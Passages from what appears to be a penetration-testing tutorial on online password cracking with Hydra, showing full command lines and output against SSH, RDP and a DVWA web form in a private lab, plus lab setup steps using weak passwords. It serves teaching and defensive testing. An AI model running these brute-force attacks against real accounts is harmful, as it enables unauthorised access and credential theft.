Hydra (http://www.thc.org/thc-hydra) starting at 2016-10-24 14:06:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~14008 tries per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... done
[INFO] Testing if password authentication is supported by ssh://192.168.1.138:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.138:22
[STATUS] 160.00 tries/min, 160 tries in 00:01h, 14344239 todo in 1494:12h, 16 active
```

I am not going to use either list. I will use a password list I created for this tutorial.

```
root@kali:~/Desktop# cat passwords.txt
iloveyou!
eugene
torres
damian
123123123
joshua1
bobby
babyface
andre
donald
daniel1
panther
dinamo
mommy
juliana
cassandra
trustno1
sexylady
14344
autumn
mendoza
sq!us3r
adminpasswd
raspberry
74k&^*nh#$
arcsight
MargaretThatcheris110%SEXY
```

The password is one of these. Now let's attempt to crack this account with Hydra.

```
root@kali:~/Desktop# hydra -l isam -P passwords.txt ssh://192.168.1.138 -f -v -V -t 6 -q
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purpose
s.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-10-24 14:15:02
[DATA] max 6 tasks per 1 server, overall 64 tasks, 27 login tries (l:1/p:27), ~0 tries per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... done
[INFO] Testing if password authentication is supported by ssh://192.168.1.138:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.138:22
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "iloveyou!" - 1 of 27 [child 0]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "eugene" - 2 of 27 [child 1]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "torres" - 3 of 27 [child 2]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "damian" - 4 of 27 [child 3]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "123123123" - 5 of 27 [child 4]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "joshua1" - 6 of 27 [child 5]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "bobby" - 7 of 27 [child 4]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "babyface" - 8 of 27 [child 5]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "andre" - 9 of 27 [child 3]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "donald" - 10 of 27 [child 1]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "daniel1" - 11 of 27 [child 2]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "panther" - 12 of 27 [child 0]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "dinamo" - 13 of 27 [child 5]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "mommy" - 14 of 27 [child 3]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "juliana" - 15 of 27 [child 1]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "cassandra" - 16 of 27 [child 0]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "trustno1" - 17 of 27 [child 2]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "sexylady" - 18 of 27 [child 4]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "14344" - 19 of 27 [child 2]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "autumn" - 20 of 27 [child 5]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "mendoza" - 21 of 27 [child 3]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "sq!us3r" - 22 of 27 [child 1]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "adminpasswd" - 23 of 27 [child 0]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "raspberry" - 24 of 27 [child 4]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "74k&^*nh#$" - 25 of 27 [child 4]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "arcsight" - 26 of 27 [child 2]
[ATTEMPT] target 192.168.1.138 - login "isam" - pass "MargaretThatcheris110%SEXY" - 27 of 27 [child 5]
[STATUS] attack finished for 192.168.1.138 (waiting for children to complete tests)
[22][ssh] host: 192.168.1.138   login: isam   password: MargaretThatcheris110%SEXY
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-10-24 14:15:11
```

In the above example, I added the -V parameter so the attempts can be echoed to the terminal. As you can see from the screenshot, Hydra successfully was able to determine the password for this account using my custom password list.

*Note: In case you're wondering why I chose that password, in an interview Edward Snowden did with John Oliver (HBO), Snowden mentioned a password so strong that it is not crackable. The password is "margaretthatcheris110%sexy". This password is at the end of the unix_passwords.txt word list in the wordlists/metasploit directory. You'll need to follow the GTS procedures to find out who Margaret Thatcher is. ;-)

Let's see if 'isam' is careless enough to use the same password on a Windows machine. This time the focus will be RDP.

```
root@kali:~/Desktop# hydra -l isam -P passwords.txt rdp://192.168.1.148 -Vft 1
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-10-24 22:02:21
[DATA] max 1 task per 1 server, overall 64 tasks, 29 login tries (l:1/p:29), ~0 tries per task
[DATA] attacking service rdp on port 3389
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "password" - 1 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "iloveyou!" - 2 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "eugene" - 3 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "torres" - 4 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "damian" - 5 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "123123123" - 6 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "joshua1" - 7 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "bobby" - 8 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "babyface" - 9 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "andre" - 10 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "donald" - 11 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "daniel1" - 12 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "panther" - 13 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "dinamo" - 14 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "mommy" - 15 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "juliana" - 16 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "cassandra" - 17 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "trustno1" - 18 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "sexylady" - 19 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "14344" - 20 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "autumn" - 21 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "mendoza" - 22 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "sq!us3r" - 23 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "adminpasswd" - 24 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "raspberry" - 25 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "74k&^*nh#$" - 26 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "arcsight" - 27 of 29 [child 0]
[ATTEMPT] target 192.168.1.148 - login "isam" - pass "MargaretThatcheris110%SEXY" - 28 of 29 [child 0]
[3389][rdp] host: 192.168.1.148   login: isam   password: MargaretThatcheris110%SEXY
[STATUS] attack finished for 192.168.1.148 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-10-24 22:02:50
```

So you can see the tool indeed works well against multiple protocols, as advertised. You can also brute force the password instead of using a word list. Below we will attempt to get the password for the same user name but first you can pull up specific help information for the brute force option.

```
root@kali:~/Desktop# hydra -x -h
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra bruteforce password generation option usage:

  -x MIN:MAX:CHARSET

     MIN     is the minimum number of characters in the password
     MAX     is the maximum number of characters in the password
     CHARSET is a specification of the characters to use in the generation
             valid CHARSET values are: 'a' for lowercase letters,
             'A' for uppercase letters, '1' for numbers, and for all others,
             just add their real representation.

Examples:
   -x 3:5:a  generate passwords from length 3 to 5 with all lowercase letters
   -x 5:8:A1 generate passwords from length 5 to 8 with uppercase and numbers
   -x 1:3:/  generate passwords from length 1 to 3 containing only slashes
   -x 5:5:/%,.-  generate passwords with length 5 which consists only of /%,.-

The bruteforce mode was made by Jan Dlabal, http://houbysoft.com/bfg/
```


Below is the syntax that we'll use to attempt to look for a six character password that contains lowercase letters, numbers, and ends with a percent sign. I changed the password for isam on the Linux box for this example.

```
root@kali:~/Desktop# hydra -l isam -x 6:6:a1% ssh://192.168.1.138 -fvVq
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purpose
s.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-10-24 14:32:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
```


I cut the results of the output to focus on the important part.

```
[22][ssh] host: 192.168.1.138   login: isam   password: aaa99%
[STATUS] attack finished for 192.168.1.138 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

In the last example, I'll demonstrate how to use Hydra against an HTTP form. In my custom word list, I added the password "password". Below is a screenshot of DVWA that you can run using the Live CD ISO.



In the URL bar, you see I highlighted the full path to this form, which will be needed when we launch Hydra against it.



The beginning part of the Hydra syntax we already covered. This time I stated I only want one thread and I specified the service as "http-get-form". Below is the explanation regarding the rest of the syntax:

- `192.168.1.44` (the target IP)
- `http-get-form` (the module to use for the method of the attack)

- `"/DVWA/vulnerabilities/brute/` (the path to the web form to target)
- `:username=^USER^&password=^PASS^&Login=Login` (how to use the wordlists in the request)
- `:F=Username and/or password incorrect` (Used to detect failed logins)

There are other network logon crackers but the focus of this tutorial is Hydra so I won't mention them. I'll leave it up to you to explore this tool further. Your foundation is solid.

In case you didn't know already, the author of Hydra is van Hauser. The homepage for Hydra is http://freeworld.thc.org/thc-hydra/ and the Hydra repo is http://git.kali.org/gitweb/?p=packages/hydra.git;a=summary.

Thanks for reading!

Password Cracking: Pentesting With Hydra

Saad Faruque

ABOUT THE AUTHOR

Saad Faruque

I started working as a systems administrator in an ISP back in 2000. What drew me in me to it is my curiosity towards computer systems and networks in my teens; my passion for solving problems and designing new systems helped me fit in. Over the years I have worked for various industries, as sys- tems manager, solution developer, infrastructure consultant. IT security has always been an integral part of my role and is an area always took great interest in. Through the lenses of security, you are to better understand how systems work, how to better integrate, make the system resilient and fix as needed.

Over the years, I became proficiencies in various operating systems, storage systems, database, virtu- alization, Internet services, and firewalls. I skilled in various communication technologies such as data over satellite links, wireless, LAN, WAN, server technologies, power systems and more. Presently I am working as an independent consultant. I help organizations with security analyses and with ISMS implementation.

Vendor certifications: MCSE, RHCE, CCNA, CEH, ECSAv9, CHFI

Faruque@gmail.com or http://tektab.com

1. What is password cracking penetration testing?

In this article, we shall cover the weakness of single factor authentication system, how to check for vulnerability, and perform a pentest active online attack (over network) using wordlist/dictionary file. We shall also help you understand how to design policies, standards, controls, etc., that can withstand such attack.

1.1. Single factor authentication (SFA) vs Multi factor authentication (MFA)

A password is usually used to protect against unauthorized access to digital resources. While using single factor authentication (SFA), the identifying party gains access through only one category of credentials (in this case using an ASCII password) as opposed to multi factor authentication (MFA), which requires an additional credential, such as, besides something you know (e.g. username & password), something you have (eg. a smart card), or something you are (e.g. fingerprint). In this article, we shall focus on password cracking testing the single factor authentication system.

1.2. Following are two main password attack techniques:

Dictionary attack: Assuming the password used is based on some dictionary words, or some commonly used password, a dictionary or word list file containing such word lists are loaded into the password cracking application against a password database.

Brute force attack: This method uses all combination of characters until the password is found; for example, you may tell the system to attack up to 8 characters of password while the system will try 1 to 8 characters with all permutations and combinations until a password is found.

A combination of these techniques is also used while the attacker has some additional information about the password (e.g. hybrid attack, syllable attack, rule-based attack).

1.3. Type of password attacks:

There are two main types of attacks, one is over the network and one is offline.

Online attack: Assuming the attacker has direct access to the system over the network, the attacker will try to login to the system using usually a software tool over a period of time, using either brute force or dictionary attack password attack techniques.

Offline attack: The attacker will try to decrypt the password using automated tools, like brute force, pre-computed hashes, Rainbow table, etc.

2. Online Password attack using Hydra

In this article, we shall be using Hydra as a password attack tool and run a dictionary based password attack over the network (online attack). Hydra supports online password cracking against 40+ services. Type hydra on your Kali Linux terminal to see the list of supported services on your installation.

```
Supported services: asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get} http[s]
-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5]
[s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rdp redis rexe
c rlogin rsh s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey teamspeak telnet[s] vmauthd
 vnc xmpp
```

Figure 1: Supported services in hydra

We shall demonstrate the password attack against following services:

1. Remote desktop protocol (rdp) running on the Windows 7 machine.
2. Windows file and printer sharing protocol (smb) running on the Windows 7 machine.
3. File transfer protocol (FTP) running on the Debian machine.
4. Secure shell protocol (ssh) running on the Debian machine.

In this test, we shall be using a dictionary/wordlist file found in Kali named fasttrack.txt. As we know the content of the file, we shall be using one of those words as a password for the accounts we target. The user name is known by the attacker.

3. Setting up your lab environment for password cracking pen testing:

A step by step guide for setting up the virtual machines for this lab environment is beyond the scope of this article. In this section, we cover a high level lab setup guide with the topology.

We are assuming you have the skill sets to set up virtualbox or any vm environment for Kali Linux, Windows 7, Ubuntu **or** you have access to a virtual lab **or** access to a physical machine for such an environment.

This lab environment has been set up on a Windows 10 host machine with 8GB of RAM. The virtual environment is running on VirtualBox environment (https://www.virtualbox.org/wiki/Downloads). You may set up this environment on a different host OS, such as a different version of Windows or OS X, Linux distributions and Solaris.

Once the virtualbox installation is completed, you are ready to set up the services that we shall be demonstrating the password cracking penetration test against.

This lab includes the following machines with the IP address and links to download the VirtualBox image:

Step 1: Download and install VirtualBox environment (https://www.virtualbox.org/wiki/Downloads) as appropriate for your OS

Step 2: Download and install VirtualBox image of Kali Linux (attacker's machine):

- Download VirtualBox image for Kali
- IP: 192.168.0.10
- RAM: 2GB

Step 3: Download and install Windows 7 VirtualBox image (as a target machine running SMB, RDP):

- Download link VirtualBox image for Windows 7 with IE8:
- IP: 192.168.0.13
- RAM 2GB

Step 4: Download and install Debian 8 (Running SSHD, FTP as a target machine):

- VirtualBox image for Debian:
- IP: 192.168.0.21
- RAM 1GB

If you don't have sufficient resources, or just want to try out Hydra on a Windows machine:

Hydra 7.5 Win32 Port: https://sourceforge.net/projects/hydra75win32port/




Figure 2: Password cracking penetration lab environment

4. Configuring Windows 7 as a target machine

Once you have the lab environment up and running, our next step is to configure the target machines for password cracking. On the Windows 7 target machine, we shall be setting up a password for the administrator account, and enabling network services, such as Remote desktop protocol (RDP) and Windows file and printer sharing (SMB).

4.1.1. Set up administrator's password on the Windows 7 machine:

Login to the machine as the administrator and set the administrator password to 'testtest' without the quote. Steps:

1. Control panel → manage accounts → change an account → create password
2. You will be prompted to set up an administrative password here
3. Set the password as 'testtest' without the quote




Figure 3: setting up password for your Windows 7 machine

4.1.2. Turn on Remote desktop along with administrator's login access on the Windows 7 machine

1. Go to control panel and select all control panel items




Figure 4: Enabling RDP on Windows 7

2. You can now navigate to Control panel → all control panel items → system →remote settings

3. Now from the **system properties** window **remote** tab find the Remote desktop section and select the option **allow the connections from computers running any version of Remote Desktop (less secure)** option and click **apply**.




Figure 5: Enabling RDP on Windows 7

4.1.3. Turn on File and printer sharing (SMB) on Windows 7 machine:

1. For this you need to navigate to control panel → network and internet → network and sharing center → Advanced sharing setting

2. On this window, under file and printer sharing section, select turn on file and printer sharing and finally click on save changes

Figure 6: Enabling file and printer sharing on Windows 7




Figure 7: Enabling file and printer sharing on Windows 7

4.2. Configuring Debian as a target machine

After installation of one of the target machines on a Debian machine for the lab, if installed from osboxes, we can login using the root account with password: 'osboxes.org' without the quotes. In the Debian target machine, we shall be configuring File Transfer Protocol (FTP) and secure socket shell (SSH) as password cracking penetration test targets.

4.2.1. Setting up a target user in the Debian machine

